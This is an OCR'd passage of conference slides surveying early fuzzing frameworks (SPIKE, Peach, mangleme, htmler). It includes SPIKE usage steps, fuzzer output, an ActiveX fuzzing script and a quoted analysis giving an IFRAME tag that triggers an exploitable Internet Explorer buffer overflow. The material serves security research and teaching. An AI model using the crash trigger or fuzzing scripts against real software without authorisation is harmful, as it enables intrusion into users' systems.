
•quote from the dailydave mailinglist:

“therefore I recommend the use of spike. it's not written in python and it *appears* as if **it is broken on purpose** sometimes so 0day found with it before it's release stays 0day. but it's still rad.” -- nd@felinemenace.org

The Process of Using SPIKE on an unknown protocol

- Use Ethereal to cut and paste the packets into s_binary();
- Replace as much of the protocol as possible with deeper level spike calls
  - s_xdr_string(); s_word(); etc
- Find length fields and mark them out with size calls and s_block_start(), s_block_end();
- Make sure protocol still works :>
- Integrate with fuzzing framework (2 while() loops) and let the SPIKE fuzzer do the boring work
- Manually mess with the packets to see if you can cause any aberrant behaviour (attach ollydebug first)
- Write up the exploits

COPYPASTED FROM:
http://www.blackhat.com/presentations/bh-usa-02/bh-us-02-aitel-spike.ppt


t0mmy
main-envelo...
vhosts.txt
t0mmy@fux0r.phathookups.com: /home/t0mmy/src/SPIKE/SPIKE/src
Fuzzing Variable 1:326
Variablesize= 256
Fuzzing Variable 1:327
Variablesize= 240
Fuzzing Variable 1:328
Variablesize= 128
Fuzzing Variable 1:329
Variablesize= 65534
Fuzzing Variable 1:330
Variablesize= 32768
Fuzzing Variable 1:331
Variablesize= 32767
Fuzzing Variable 1:332
Variablesize= 32766
Fuzzing Variable 1:333
Variablesize= 32765
Fuzzing Variable 1:334
Variablesize= 32764
Fuzzing Variable 1:335
Variablesize= 32763
Fuzzing Variable 1:336
Variablesize= 32762
Fuzzing Variable 1:337
Variablesize= 20000
Fuzzing Variable 1:338
Variablesize= 10000
Fuzzing Variable 1:339
Variablesize= 5000
Fuzzing Variable 1:340
Variablesize= 4097
Fuzzing Variable 1:341
Variablesize= 4096
Fuzzing Variable 1:342
Variablesize= 4095
Fuzzing Variable 1:343
Variablesize= 2048
Fuzzing Variable 1:344
^X
You have new mail in /var/spool/mail/t0mmy
[t0mmy@fux0r src]$
Windows XP Professional - [Ctrl-Alt-F1] - VMware Workstation
File Edit Power Snapshot View Windows Help
A problem has been detected and Windows has been shut down to prevent damage
to your computer.
The problem seems to be caused by the following file: .SYS
PAGE_FAULT_IN_NONPAGED_AREA
If this is the first time you've seen this Stop error screen,
restart your computer. If this screen appears again, follow
these steps:
Check to make sure any new hardware or software is properly installed.
If this is a new installation, ask your hardware or software manufacturer
for any Windows updates you might need.
If problems continue, disable or remove any newly installed hardware
or software. Disable BIOS memory options such as caching or shadowing.
If you need to use Safe Mode to remove or disable components, restart
your computer, press F8 to select Advanced Startup Options, and then
select Safe Mode.
Technical information:
*** STOP: 0x00000050 (0xFFBA6000,0x00000000,0xF7CDCC7C,0x00000000)
*** .SYS - Address F7CDCC7C base at F7CC1000, DateStamp 41107b25
Beginning dump of physical memory
Physical memory dump complete.
Contact your system administrator or technical support group for further
assistance.
SECURITY-PROTOCOLS.COM
hackerfucke...
thomas-fer...
remoteass...

SPIKE doesn't work on OS X


- It doesn't by default
- Make changes to the Makefile:


```
-  ld   -shared -soname libdlrpc.so -o libdlrpc.so -lc  dlrpc.o dlargs.o $(SPIKE_OBS)
+ ld -dynamic -flat_namespace -bundle -undefined suppress -o  libdlrpc.so -lc -ldl dlrpc.o dlargs.o $(SPIKE_OBS)
```

- Change LD_LIBRARY_PATH to DYLD_LIBRARY_PATH
- Comment out -ldlrpc

Peach

- Another fuzzing framework
- Written in python
- By Micheal Eddington
- Developed during ph-neutral
- Unlike what most people say the documentation isn't that great
- All (or most) documentation is autogenerated from the source.
- Can do more then just network fuzzing Example script for com object fuzzing !
- No slide of what it broke, I'm unaware of anything that peach ever broke.


Peach -- A fuzzing framework - Mozilla Firefox
File Edit View Go Bookmarks Tools Help
http://www.ioactive.com/v1.5/tools/peach-docs/
Go
peach fuzzer
Getting Started
Latest Headlines
Table of Contents
Everything
Packages
Peach
Peach.Generators
Peach.Protocols
Peach.Publishers
Peach.Transformers
Modules
Peach.generator
Peach.Generators.block
Peach.Generators.dictionary
Everything
All Classes
Peach.generator.Generator
Peach.Generators.block.Bloc
Peach.Generators.block.Bloc
Peach.Generators.dictionary.
Peach.Generators.dictionary.
Peach.Generators.dictionary.
Peach.Generators.dictionary.
Peach.Generators.increment
Peach.Generators.increment
Peach.Generators.null.PrintS
Peach.Generators.null.PrintS
Author: Michael Eddington
Submodules
generator: Base generator object implementation
Generators: Default included Generators.
block: Contains implementation of a Block generator and BlockSize generator.
dictionary: Contains generators that use a set of data (dictionaries) such as files, lists, etc.
incrementor: Incrementing generators (numerical, etc)
null: These Generators evaluate to empty strings but are usefull for displaying status messages and other random stuff.
repeater: Generators that repeate stuff.
static: Default static generators.
group: Default included Group implementations.
protocol: Base protocol object implementation.
Protocols: Stock Protocols.
null: Null protocols are protocols that don't implement any state management.
publisher: Base Publisher object implementation.
Publishers: Collection of default included Publishers
com: Windows COM/DCOM/COM+ publishers.
file: Some default file publishers.
ftp: Default file publishers.
sql: SQL publisher objects.
stdout: Output to STDOUT stuffs.
tcp: Default included TCP publishers.
udp: Default UDP publishers.
script: Some default script classes.
transformer: Implementation of base Transformer class.
Transformers: Transformers transform data generated by Generators in some fasion.
compress: Some default compression transforms (gzip, compress, etc).
crypto: Crypto transforms (encrypting, hashing, etc), and misc auth crap.
encode: Encoding transforms (URL, Base64, etc).
Done


rxvt
UW PICO(tm) 4.9 File: test-activex.py Modified
sys.path.append("..")
from Peach import *
from Peach.group import *
from Peach.Transformers import *
from Peach.Generators import *
from Peach.Protocols import *
from Peach.Publishers import *
groupCom = GroupFixed(10)
genCom = repeater.Repeater(groupCom, static.Static("A"), 10)
protocol = null.Null(com.Com("{7A6CA72F-6DFC-44F2-A967-31A6E958638A}",
"StringTest('''%s''')"), genCom, 1)
script.Script(protocol, groupCom).go()
# end
^G Get Help ^O WriteOut ^R Read File ^Y Prev Pg ^K Cut Text ^C Cur Pos
^X Exit ^J Justify ^W Where is ^V Next Pg ^U UnCut Text ^T To Spell

pif

- Protocol independent fuzzer
- Written by Matthew Franz
- Fuzzing framework
- Not available to the public :(
- Email conversation with the author:

> I was wondering if this tool you made, pif, is publicly available at this
> point in time, or if there are any plans to release it some day in the
> future.

Would have loved to, and tried very hard to but it got shot down by [cisco?] management. :(

- mdf

- Found a couple of bgp implementation bugs in various routers

mangleme

- Webbrowser fuzzer
- Written in c
- By Michal Zalewski
- Sends broken html to a browser
- Nice looking code, easy to extend
- Check out:

http://lcamtuf.coredump.cx/mangleme/mangle2.cgi

Stuff Mangleme broke

- - IE
- - mozilla / netscape / firefox
- - opera
- - lynx
- - links
- - safari
- - ..., Pretty much any webbrowser out there.

htmler

- Complete rewrite/port of mangleme in python
- By nd
- A few minor modifications
- Fuzzed the now famous iframe bug
- Lead to the bofra worm

Posting about htmler's findings

"
Hi all, here's my analysis of these bugs:

2445.html does nothing on my win2ksp4en/ie6.0sp1. (IE does crash when you load it because the META refresh tag leads to 2446.html.)
2446.html contains an exploitable BoF in the IFRAME tag using the SRC and NAME property. To trigger the BoF you only need this tag in a HTML file:
<IFRAME SRC=AAAAAAAAAAAA.... NAME="BBBBBBBBBBB....">

Exactly why or how it happens, I do not know yet. I do know you can control EAX, after which this gets executed:

```
7178EC02    8B08        MOV     ECX, DWORD PTR [EAX]
7178EC04    68 847B7071     PUSH    SHDOCVW.71707B84
7178EC09    50          PUSH    EAX
7178EC0A    FF11        CALL    NEAR DWORD PTR [ECX]
```

Control over EAX leads to control over ECX, which you can use to control EIP: Remote Command Execution.

They'd better patch this one quickly, a reliable working exploit shouldn't take more then a day to code.

Cheers,
SkyLined
" -- reply to bug fuzzed with htmler (iframe in IE)

mangle

- Trivial binary file fuzzer
- Written in c
- By Ilja van Sprundel
- From the comment:

